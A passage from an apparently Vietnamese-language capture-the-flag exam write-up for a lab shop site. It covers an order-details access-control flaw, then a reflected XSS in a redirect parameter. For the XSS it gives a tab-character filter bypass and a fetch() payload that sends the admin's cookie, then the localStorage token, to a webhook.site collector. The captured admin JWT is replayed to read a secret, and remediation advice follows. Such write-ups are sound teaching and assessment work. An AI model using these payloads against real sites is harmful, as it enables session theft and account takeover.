    "userId": 1,
    "totalAmount": 69.0
  },
  {
    "id": "55a0fcf0-cb98-43f2-8806-ef3d4e5bf185",
    "date": "06-12-2024",
    "status": "PLACED",
    "userId": 8,
    "totalAmount": 10.0
  },
  {
    "id": "55a0fcf0-cb98-43f2-8806-ef3d4e5bf185",
    "date": "06-12-2024",
    "status": "PLACED",
    "userId": 8,
    "totalAmount": 10.0
  }
]

```

Ta lấy thông tin **id** của đơn hàng có **userId=1** (nghi là account của admin) và truyền vào API <http://t1shop.exam.cyberjutsu-lab.tech/api/v1/orders/details/a0fc5210-b856-4de1-bf4c-82a53de0b369> để xem lịch sử giao dịch chi tiết và thấy được Flag

```

Request
Pretty Raw Hex Hackverter
1 GET /api/v1/orders/details/a0fc5210-b856-4de1-bf4c-82a53de0b369
HTTP/1.1
2 Host: tlshop.exam.cyberjutsu-lab.tech
3 Sec-Ch-Ua-Platform: "Windows"
4 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdWJlOiJJYXJhQGdtYWlsLmNvSIsImlihdCI6MTczMzU4NjIzMsw1ZKwHljoxNzMeNjcyNjcxfo.Uo4QSh9ohw-rfaiJjPwIhQsFRCoobduR4hofQTrcwCTs
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, /*
7 Sec-Ch-Ua: "Not%2A_Brand";v="99", "Chromium";v="130"
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
9 Sec-Ch-Ua-Mobile: ?
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://tlshop.exam.cyberjutsu-lab.tech/orders
14 Accept-Encoding: gzip, deflate, br
15 Priority: u1, i
16 Connection: keep-alive
17
18

Response
Pretty Raw Hex Render Hackverter
1 HTTP/1.1 200
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sun, 08 Dec 2024 03:13:29 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Content-Length: 262
10 [
11   {
12     "id": 1,
13     "merchName": "2024 T1 Worlds Uniform Jersey",
14     "merchId": 1,
15     "merchImage": "https://cdn-tlshop.exam.cyberjutsu-lab.tech/static/merchandises/IMG_3269.jpg",
16     "address": "I hope no one ever sees this: CBJS(5316332946801a57df0d8d6ee1e00b10)",
17     "total": 69.0,
18     "count": 1
19   }
20 ]

```

Flag: CBJS{5316332946801a57df0d8d6ee1e00b10}

Recommendation

- Cần kiểm tra xem người dùng hiện tại có quyền truy cập vào đơn hàng (**id**) hay không. Điều này đảm bảo rằng chỉ chủ sở hữu hoặc người được phân quyền mới có thể xem được chi tiết đơn hàng.
- Sử dụng xác thực mạnh: kết hợp với token chứa thông tin về người dùng mới xem được lịch sử giao dịch chi tiết của đơn hàng đó.

T1M-01-003: Cross-Site Scripting (XSS) at <https://tlshop.exam.cyberjutsu-lab.tech/redirect?url={url}>


Description and Impact

Nội dung của tham số **?url=** nhận giá trị trực tiếp từ người dùng và đưa vào chức năng điều hướng trang web **window.location**, đây là một hàm có thể kích hoạt được code JavaScript kết hợp với Protocol **javascript://**, điều này gây nên lỗ XSS.

Attacker có thể gửi đường link có chứa payload XSS cho người dùng và cướp đi thông tin xác thực đăng nhập của nạn nhân (như Cookie hoặc Token), giúp cho attacker có thể truy cập vào tài khoản của nạn nhân và thực hiện các hành vi nguy hiểm như thay đổi thông tin cá nhân hoặc thực hiện giao dịch trái phép.

Root Cause

Ta xem source code tại [src/js/component/Navbar.js](#)



```
JS Navbar.js X JS Redirect.js JS index.js JS redirect.js
component > JS Navbar.js > Navbar > handleLogout
1 import { useState } from 'react';
2 import { useNavigate, useLocation } from 'react-router-dom';
3
4 import AuthService from 'services/authService';
5 import { redirectTo } from '../helpers/redirect';
6
7 export default function Navbar({ currentUser }) {
8   const [showMenu, setShowMenu] = useState(false);
9   const navigate = useNavigate();
10  const location = useLocation();
11
12  function handleLogout() {
13    AuthService.logout();
14    window.location.href = '/redirect?url=/';
15 }
```

Khi bấm vào **Logout** tài khoản, website sẽ tự **redirect** (chuyển hướng) về trang chủ **Login** (code dòng 14)



Để xem chức năng **redirect page** được định nghĩa như thế nào, ta xem source code tại [src/js/pages/Redirect.js](#)




```
JS Navbar.js JS Redirect.js X JS redirect.js
pages > JS Redirect.js > RedirectPage > useEffect() callback
1 import { useEffect } from 'react';
2 import { useSearchParams } from 'react-router-dom';
3 import { redirectTo } from '../helpers/redirect';
4
5 export default function RedirectPage() {
6   const [searchParams] = useSearchParams();
7
8   useEffect(() => {
9     const redirectUrl = searchParams.get('url'); ←
10    if (redirectUrl) {
11      const sanitizedUrl = redirectUrl.replace(/(javascript|data|vbscript):/ig, ''); ←
12      redirectTo(sanitizedUrl);
13    }
14  }, [searchParams]);
```

Dòng code số 9, thông số `searchParams.get('url')` nhận vào một tham số url, đây là **untrusted data** được lấy trực tiếp từ **URL query string** mà không kiểm tra nguồn gốc hoặc độ tin cậy.

Tiếp theo, **URL** này sẽ được đưa qua hàm `replace()` để thay thế các giao thức nguy hiểm như **javascript:**, **data:**, **vbscript:** thành chuỗi rỗng, nhưng cách này không hoàn toàn đảm bảo an toàn, attacker có thể dễ dàng bypass và thực hiện tấn công XSS.

Sau đó, URL đã được sanitized này truyền vào hàm `redirectTo()` được định nghĩa tại [src/js/helpers/redirect.js](#)




```
JS Navbar.js JS Redirect.js JS redirect.js ...
helpers > JS redirect.js > ...
1  export const redirectTo = (url) => {
2  |   window.location.href = url; ←
3  };
```

Tại đây, **URL** sẽ được truyền vào chức năng điều hướng trang web `window.location()`. Đây là một hàm nguy hiểm có khả năng kích hoạt code JavaScript dẫn đến XSS.

Steps to reproduce

Ta sử dụng thử payload để bypass bộ filter [`https://t1shop.exam.cyberjutsu-lab.tech/redirect?url=javas%09cript:alert\(origin\)`](https://t1shop.exam.cyberjutsu-lab.tech/redirect?url=javas%09cript:alert(origin)) (%09 là giá trị URL Encode của kí tự Tab)



Website trả về pop-up tên miền [`https://t1shop.exam.cyberjutsu-lab.tech`](https://t1shop.exam.cyberjutsu-lab.tech) => thành công bypass filter và kích hoạt được code JavaScript.

Như các bài lab bình thường tới bước này ta sẽ đưa vào một payload để khai thác giá trị Cookie của nạn nhân (ở đây là admin):

[`https://t1shop.exam.cyberjutsu-lab.tech/redirect?url=java%09script:fetch\('https://webhook.site/d25da501-442a-4d7b-80a9-c6a125cbc019?data_leak=' %2B document.cookie\)`](https://t1shop.exam.cyberjutsu-lab.tech/redirect?url=java%09script:fetch('https://webhook.site/d25da501-442a-4d7b-80a9-c6a125cbc019?data_leak=' %2B document.cookie))

Gửi cho admin thông qua link [`https://admin-t1shop.victim.cyberjutsu-lab.tech/`](https://admin-t1shop.victim.cyberjutsu-lab.tech/) nhưng nhận lại kết quả giá trị **cookie=(empty)**

Request Details

GET https://webhook.site/d25da501-442a-4d7b-80a9-c6a125cbc019?data_leak=

Host: 14.225.192.82 Whois Shodan Netify Censys VirusTotal

Date: 08/12/2024 11:37:48 (vài giây trước)

Size: 0 bytes

Time: 0.000 sec

ID: 4e541add-af97-4aee-bfa1-3209ef1046de

Note: [Add Note](#)

Headers

accept-language: en-US,en;q=0.9
 accept-encoding: gzip, deflate, br, zstd
 referer: https://tishop.exam.cyberjutsu-lab.tech/
 sec-fetch-dst: empty
 sec-fetch-mode: cors
 sec-fetch-site: cross-site
 origin: https://tishop.exam.cyberjutsu-lab.tech
 accept: */*
 sec-ch-ua-mobile: ?0
 sec-ch-ua: "Chromium";v="131", "Not_A_Brand";v="24"
 user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko...
 sec-ch-ua-platform: "Linux"
 host: webhook.site
 content-length:
 content-type:

Query strings

data_leak: (empty)

No content

Form values

(empty)

Nguyên nhân là do trang **admin** có thể không sử dụng cookie để lưu trạng thái phiên, mà sử dụng các phương thức khác như token trong header. Nhớ lại ban đầu lúc đăng ký tài khoản mới, tài khoản sẽ được lưu vào database kèm theo 1 mã “token”

POST request to https://tishop.exam.cyberjutsu-lab.tech/api/v1/auth/register

Request

Pretty Raw Hex Hackvertor

```
1 POST /api/v1/auth/register HTTP/1.1
2 Host: tishop.exam.cyberjutsu-lab.tech
3 Content-Length: 57
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, /*
7 Sec-Ch-Ua: "Not_A_Brand";v="59", "Chromium";v="130"
8 Content-Type: application/json
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
    AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70
    Safari/537.36
11 Origin: https://tishop.exam.cyberjutsu-lab.tech
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://tishop.exam.cyberjutsu-lab.tech/register
16 Accept-Encoding: gzip, deflate, br
17 Priority: u1,i
18 Connection: keep-alive
19
20 {
    "name": "cara",
    "email": "cara@gmail.com",
    "password": "123"
}
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 200
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sat, 07 Dec 2024 14:41:15 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Access-Control-Allow-Origin: *
10 Access-Control-Expose-Headers: *
11 Content-Length: 356
12
13 {
    "token": "eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJjYXJhQGdtYWlsLmNvbSIsImhdCI6MTczMzU4MjQ3NSwiZXhwIjoxNzhljY40bcifQ.IFrFkYBkvwmKBii7f2VylxmZyDDyFhdRXH5hmeEJS5c",
    "expiration": "08-12-2024 21:41:15",
    "user": {
        "id": 213,
        "name": "cara",
        "image": "https://cdn-tishop.exam.cyberjutsu-lab.tech/static/avatar/user_1.png",
        "email": "cara@gmail.com",
        "balance": 10.0,
        "role": "USER"
    }
}
```



0 highlights 0 highlights

Mã token này được định nghĩa tại
<src/main/java/com/cbjs/service/JwtService.java>

JwtService.java 9+

```
main > java > com > cbjs > service > JwtService.java > Language Support for Java(TM) by Red Hat > {} com.cbjs.service
22 public class JwtService {
23
24     public String generateToken(Map<String, Object> claims, @NotNull UserDetails userDetails) {
25         return Jwts.builder()
26                 .claims(claims)
27                 .subject(userDetails.getUsername())
28                 .issuedAt(new Date(System.currentTimeMillis()))
29                 .expiration(new Date(System.currentTimeMillis() + jwtExpiration))
30                 .signWith(getSigningKey(), SignatureAlgorithm.HS256)
31                 .compact();
32     }
33 }
```


```

69     private SecretKey getSigningKey() {
70         byte[] keyBytes = Decoders.BASE64URL.decode(secretKey);
71         return Keys.hmacShaKeyFor(keyBytes);
72     }

```

Mã này là JSON Web Token (JWT) trong ứng dụng Java, thường được sử dụng để xác thực và ủy quyền trong các ứng dụng web hoặc API. JWT được tạo ra bằng cách kết hợp ba phần: **header** (chứa thông tin về thuật toán), **payload** (chứa thông tin người dùng và các claims – code dòng 39 và 40), và **signature** (đảm bảo tính toàn vẹn của token – code dòng 43). Sau khi mã hóa chúng thành **Base64URL** và ký với một **secret key** (code dòng 71), ta có thể tạo ra một JWT hoàn chỉnh, giúp xác thực người dùng trong các hệ thống phân tán.

Mã **token** lưu trong **Header** thông qua hàm **authHeader()**, được định nghĩa tại [src/js/helpers/auth-headers.js](#)



```

JS Navbar.js JS Redirect.js JS redirect.js JS auth-headers.js X
helpers > JS auth-headers.js > ...
1  export default function authHeader() {
2      const token = localStorage.getItem('token');
3      if (token) {
4          return { Authorization: `Bearer ${token}` };
5      }
6      return {};
7  }
8

```

Vậy mục tiêu của ta không phải là lấy được giá trị **Cookie** của **admin**, mà là giá trị **token** này, ta thay đổi payload tấn công XSS như sau:

[https://t1shop.exam.cyberjutsu-lab.tech/redirect?url=java%09script:fetch\('https://webhook.site/d25da501-442a-4d7b-80a9-c6a125cbc019?data_leak=' %2BlocalStorage.getItem\('token'\)\)](https://t1shop.exam.cyberjutsu-lab.tech/redirect?url=java%09script:fetch('https://webhook.site/d25da501-442a-4d7b-80a9-c6a125cbc019?data_leak=' %2BlocalStorage.getItem('token')))

Sau khi gửi cho admin, ta nhận được giá trị **token** =
`eyJhbGciOiJIUzI1NiJ9eyJzdWliOiJhZG1pbkB0MXN0b3JLmNvbSIsImhdCI6MTczMzU3NjA2OCwiZXhwIjoxNzMzNjYyNDY4fQ.vEiR2xd6Bc2i0Oj0DjCnccCmQfzJErF0dQLM1OyC-gQ`

The screenshot shows a request details page from webhook.site. The URL is https://webhook.site/#!/view/d25da501-442a-4d7b-80a9-c6a125cbc019/d94867ba-2b74-40a9-bb28-6d7e9812ed1b/1. The request details table shows a single entry: GET #238a0 14.225.192.82 08/12/2024 12:22:20. The Headers section includes accept-language: en-US,en;q=0.9, accept-encoding: gzip, deflate, br, zstd, referer: https://tishop.exam.cyberjutsu-lab.tech/, sec-fetch-dest: empty, sec-fetch-mode: cors, sec-fetch-site: cross-site, origin: https://tishop.exam.cyberjutsu-lab.tech, accept: */*, sec-ch-ua-mobile: ?0, sec-ch-ua: "Chromium";v="131", "Not_A_Brand";v="24", user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko..., sec-ch-ua-platform: "Linux", host: webhook.site, content-length: 0, content-type: application/json. The Query strings section shows data_leak: eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJhZG1pbkB0MWNb331LmNvbSISimlh0CIGMTczR2UyNjA2OCwiZXhwIjoxNzHnIjYyIDY4FQ.vE1R2xd6Bc2100j0DjCnccCmQfzErF0dQUN10yL-RQ. A red arrow points to the value of the data_leak query string.


Sau khi có được giá trị **token** của **Admin**, ta có 2 cách để lấy được flag của bài này.

❖ Cách 1:

Ta nhập giá trị này vào trường **token** trong **DevTools**, tab **Application/Local storage**/<https://t1shop.exam.cyberjutsu-lab.tech>

The screenshot shows the DevTools Application tab for the URL https://t1shop.exam.cyberjutsu-lab.tech/profile. The Local storage section shows one item: Key: DOMInvaderSettings, Value: {"canary": "wsckidOpU", "enabled": false, "postmessage": false, "spoofOrigin": false, "injectCanary": false, "filterStack": false, "fireEvent": true}, token: eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJhZG1pbkB0MWNb331LmNvbSISimlh0CIGMTczR2UyNjA2OCwiZXhwIjoxNzHnIjYyIDY4FQ.vE1R2xd6Bc2100j0DjCnccCmQfzErF0dQUN10yL-RQ. A red arrow points to the token value in the Value column.

Refresh lại trang web, ta vào được Admin Panel tại <https://t1shop.exam.cyberjutsu-lab.tech/admin>.



Click vào button **Get Admin's Secret** và quan sát kết quả trả về trong **Burp Suite**, ta thấy được Flag.

```

1 GET /api/v1/admin/secret HTTP/1.1
2 Host: t1shop.exam.cyberjutsu-lab.tech
3 Sec-Ch-Ua-Platform: "Windows"
4 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9eyJzdWIiOiJh2GlpbkB0MXN0b3JlLmNvbSISImhdCI6MTczMzU3NjA2OCwiZXhwIjoxNzMnJyYNDY4fQ.vEiR2xd6Bc2i0ojoDjCncccQfzJERF0dQLM1oyC-gQ
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, /*
7 Sec-Ch-Ua: "Not%2ABrand";v="59", "Chromium";v="130"
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
9 Sec-Ch-Ua-Mobile: ?
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://t1shop.exam.cyberjutsu-lab.tech/admin
14 Accept-Encoding: gzip, deflate, br
15 Priority: u1, i
16 Connection: keep-alive
17
18

```

```

1 HTTP/1.1 200
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sun, 08 Dec 2024 05:30:36 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Content-Length: 51
10
11 {
    "secret": "CBJS{c58ee619cca037f0bb5a45c8517f6636}"
}

```

Flag: **CBJS{c58ee619cca037f0bb5a45c8517f6636}**

❖ Cách 2:

Trong quá trình Recon, tôi có dùng wget để tải thử mã nguồn của trang

<https://t1shop.exam.cyberjutsu-lab.tech/> (bao gồm HTML, CSS, JavaScript, hình ảnh và các tài nguyên liên quan) bằng cú pháp:

```
wget -r -l1 -H -nd -k -p https://t1shop.exam.cyberjutsu-lab.tech/
```

Quan sát các file tải về thấy có file **robots.txt**

```

root@925a80e87c0f:~# wget -r -l1 -H -nd -k -p https://t1shop.exam.cyberjutsu-lab.tech/
--2024-12-08 05:45:26-- https://t1shop.exam.cyberjutsu-lab.tech/
Resolving t1shop.exam.cyberjutsu-lab.tech (t1shop.exam.cyberjutsu-lab.tech)... 14.225.192.82
Connecting to t1shop.exam.cyberjutsu-lab.tech (t1shop.exam.cyberjutsu-lab.tech)|14.225.192.82|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 528 [text/html]
Saving to: 'index.html'

index.html          100%[=====]      528 --.-KB/s   in 0s

2024-12-08 05:45:26 (105 MB/s) - 'index.html' saved [528/528]

Loading robots.txt; please ignore errors.
--2024-12-08 05:45:26-- https://t1shop.exam.cyberjutsu-lab.tech/robots.txt
Reusing existing connection to t1shop.exam.cyberjutsu-lab.tech:443.
HTTP request sent, awaiting response... 200 OK
Length: 51 [text/plain]
Saving to: 'robots.txt'

robots.txt          100%[=====]      51 --.-KB/s   in 0s

2024-12-08 05:45:26 (44.7 MB/s) - 'robots.txt' saved [51/51]

--2024-12-08 05:45:26-- https://t1shop.exam.cyberjutsu-lab.tech/favicon.ico
Reusing existing connection to t1shop.exam.cyberjutsu-lab.tech:443.
HTTP request sent, awaiting response... 200 OK
Length: 5260 (5.1K) [image/x-icon]

```

Thử truy cập vào API <https://t1shop.exam.cyberjutsu-lab.tech/robots.txt> thì thấy tiếp 1 đường link bị Disallow: </api/swagger-ui/index.html>, truy cập tiếp vào endpoint này: <https://t1shop.exam.cyberjutsu-lab.tech/api/swagger-ui/index.html>

The screenshot shows the Swagger UI interface for a Spring T1 Merchandises Store. The top navigation bar has tabs for 'Swagger' and 'Explore'. Below the navigation, there's a sidebar with 'Explore' and 'Authorize' buttons. The main content area displays the 'OpenAPI specification - Spring T1 Merchandises Store' with a '1.0 OAS 3.0' badge. Under the 'Admin' category, there are four API endpoints listed:

- GET /v1/admin/users
- GET /v1/admin/secret** (highlighted with a red arrow)
- GET /v1/admin/generate-password
- GET /v1/admin/generate-config

Xuất hiện trang web **Swagger UI**, đây là một công cụ phổ biến được sử dụng để hiển thị và thử nghiệm các API RESTful một cách trực quan và dễ dàng. Nó sẽ tự động tạo giao diện người dùng để hiển thị tất cả các endpoints của trang web <https://t1shop.exam.cyberjutsu-lab.tech/>, mô tả của các tham số và phản hồi.

Quan sát ta thấy trong API Admin có 1 endpoint khả nghi là /v1/admin/secret, dùng Burp Suite thử truy cập vào endpoint này

```

Request
Pretty Raw Hex Hackvertor
1 GET /api/v1/admin/secret HTTP/1.1
2 Host: tishop.exam.cyberjutsu-lab.tech
3 Sec-Ch-Ua-Platform: "Windows"
4 Authorization: Bearer eyJhbGciOiJIUzI1NiJ...  

5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, */*
7 Sec-Ch-Ua: "Not%7A_Brand";v="99", "Chromium";v="130"
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
9 Sec-Ch-Ua-Mobile: ?0
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://tishop.exam.cyberjutsu-lab.tech/orders
14 Accept-Encoding: gzip, deflate, br
15 Priority: u1,i
16 Connection: keep-alive
17
18

```

```

Response
Pretty Raw Hex Render Hackvertor
1 HTTP/1.1 403
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sun, 08 Dec 2024 06:03:44 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Content-Length: 108
10
11 {
    "timestamp": "2024-12-08T06:03:44.930+00:00",
    "status": 403,
    "error": "Forbidden",
    "path": "/api/v1/admin/secret"
}

```

Lúc này giá trị **Authorization: Bearer** vẫn là **token** của người dùng bình thường nên không có quyền trích xuất được thông tin, ta thay đổi giá trị này thành **token** của **admin** mà ta đã lấy được lúc nãy, và ta nhận được Flag

```

Request
Pretty Raw Hex Hackvertor
1 GET /api/v1/admin/secret HTTP/1.1
2 Host: tishop.exam.cyberjutsu-lab.tech
3 Sec-Ch-Ua-Platform: "Windows"
4 Authorization: Bearer eyJhbGciOiJIUzI1NiJ...  

5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, */*
7 Sec-Ch-Ua: "Not%7A_Brand";v="99", "Chromium";v="130"
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
9 Sec-Ch-Ua-Mobile: ?0
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://tishop.exam.cyberjutsu-lab.tech/orders
14 Accept-Encoding: gzip, deflate, br
15 Priority: u1,i
16 Connection: keep-alive
17
18

```

```

Response
Pretty Raw Hex Render Hackvertor
1 HTTP/1.1 200
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sun, 08 Dec 2024 06:04:21 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Content-Length: 51
10
11 {
    "secret": "CBJS{c58ee619cca037f0bb5a45c8517f6636}"
}

```

Flag: CBJS{c58ee619cca037f0bb5a45c8517f6636}

Recommendation

Để ngăn chặn XSS, bên cạnh việc loại bỏ các phần tử có thể thực thi code JavaScript (chẳng hạn như **javascript:**, **data:**, **vbscript:**), ta cần phải kiểm tra và validate URL trước khi thực hiện điều hướng, phải chắc chắn rằng các giá trị URL là hợp lệ và thuộc nguồn tin cậy.


T1M-01-004: Improper Access Control lead to Excessive Data Exposure at <https://t1shop.exam.cyberjutsu-lab.tech/api/v1/admin/users>

Description and Impact

